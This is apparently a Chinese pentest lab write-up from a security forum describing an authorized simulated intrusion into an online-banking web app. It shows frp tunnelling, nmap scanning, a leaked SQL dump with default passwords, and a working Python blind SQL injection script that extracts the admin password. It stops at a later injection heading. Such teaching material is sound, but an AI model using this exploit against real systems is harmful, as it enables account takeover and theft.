
域渗透之外网打点到三层内网 - 先知社区

1. 项目介绍：

本次项目模拟渗透测试人员在授权的情况下，对目标进行渗透测试，从外网打点到内网横向渗透，最终获取整个内网权限。本次项目属于三层代理内网穿透，会学习到各种内网穿透技术，cobalt strike 在内网中各种横行方法，也会学习到在工具利用失败的情况下，手写 exp 获取边界突破点进入内网，详细介绍外网各种打点方法，学习到行业流行的内网渗透测试办法，对个人提升很有帮助。


2.VPS 映射

1. 将 ip 映射到公网。在公网 vps 使用配置 frp 工具的 frps.ini 运行 frps.exe –c frps.ini



(https://xzfile.aliyuncs.com/media/upload/picture/20220607202857-66c8cfa6-e65d-1.png)

在 web1 上配置 frpc.ini 运行 frpc.exe –c frp.ini




(https://xzfile.aliyuncs.com/media/upload/picture/20220607202909-6dcb6ed0-e65d-1.png)

成功访问到环境
http://x.x.x.x:8088/login.jsp ()


(https://xzfile.aliyuncs.com/media/upload/picture/20220607203341-1055a1a2-e65e-1.png)

1. 端口探测




(https://xzfile.aliyuncs.com/media/upload/picture/20220607203350-15b80f54-e65e-1.png)

使用 nmap 进行端口探测，发现 4444、5003、8088、8899、8878 端口开放。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203400-1b6174ea-e65e-1.png)

然后查看其详细信息。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607203416-252a90ce-e65e-1.png)

2. 网站源代码查找

发现有一个网上银行系统。使用弱口令和暴力破解，没有爆破出弱口令用户。


(https://xzfile.aliyuncs.com/media/upload/picture/20220607203424-2a0ad464-e65e-1.png)

然后就在 github 试试运气，发现了源码。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607203432-2eb35586-e65e-1.png)

源码地址： https://github.com/amateur-RD/netBank-System (https://github.com/amateur-RD/netBank-System)



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203504-41bf0a76-e65e-1.png)

发现了一个数据库文件，有一些普通用户和管理员用户的账户和密码。



```
-- ----------------------------
-- Records of account
-- ----------------------------
INSERT INTO `account` VALUES ('1', '1016041135', '123456', '1200.00', '1');
INSERT INTO `account` VALUES ('2', '812110931', '123456', '1000.00', '1');
INSERT INTO `account` VALUES ('3', '812110901', '123456', '1000.00', '1');
INSERT INTO `account` VALUES ('4', '812110902', '123456', '1000.00', '2');
INSERT INTO `account` VALUES ('5', '812110903', '123456', '1000.00', '1');
INSERT INTO `account` VALUES ('6', '812110904', '123456', '1000.00', '1');
INSERT INTO `account` VALUES ('7', '812110905', '123456', '1000.00', '2');
INSERT INTO `account` VALUES ('8', '812110906', '123456', '1000.00', '1');
INSERT INTO `account` VALUES ('9', '812110907', '123456', '1000.00', '1');
INSERT INTO `account` VALUES ('10', '812110908', '123456', '1000.00', '1');
INSERT INTO `account` VALUES ('11', '812110909', '123456', '1000.00', '1');
INSERT INTO `account` VALUES ('15', '812110913', '123456', '900.00', '1');

-- ----------------------------
-- Table structure for admin
-- ----------------------------
DROP TABLE IF EXISTS `admin`;
CREATE TABLE `admin` (
  `id` int(4) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) DEFAULT NULL,
  `password` varchar(50) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=utf8;

-- ----------------------------
-- Records of admin
-- ----------------------------
INSERT INTO `admin` VALUES ('1', 'admin', '123456');

-- ----------------------------
-- Table structure for personinfo
-- ----------------------------
DROP TABLE IF EXISTS `personinfo`;
CREATE TABLE `personinfo` (
  `id` int(4) NOT NULL AUTO_INCREMENT,
  `accountid` int(4) DEFAULT NULL,
  `realname` varchar(50) DEFAULT NULL,
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220607203453-3b5fae38-e65e-1.png)


SQL注入

3.SQL 注入

然后进行登录测试，发现存在 sql 注入漏洞


(https://xzfile.aliyuncs.com/media/upload/picture/20220607203523-4d058ad6-e65e-1.png)

网上银行系统 Hsql 注入漏洞



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203530-5168eaa0-e65e-1.png)

使用 sqlmap 不能进行跑出用户名和密码。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607203536-54cd82e6-e65e-1.png)

4. 编写脚本进行 sql 注入


```
import requests
password=""
url="[http://x.x.x.x:8878/admin/login"](http://103.121.93.206:8878/admin/login")
payload="0123456789abcdefghijklmnopqrstuvwxyz"
password=""
for i in range(1,20):
 for j in payload:
   exp = "admin' and(select substring(password,%s,1) from Admin) like '%s'
or '1'='" %(i,j)
   print("正在注入")
   data = {"admin.username": exp, "admin.password": 'aaaa', "type": 1}
   req = requests.post(url=url, data=data);
   if "密码不正确" in req.text:
     password+=j
     break
print(password)
```

成功跑出密码。然后进行登录。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607203603-65061b6e-e65e-1.png)

登录之后，寻找文件上传或者可以获取到 webshell 的地方，发现没有可利用点。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607203617-6d563d12-e65e-1.png)

5.tomexam SQL 注入漏洞

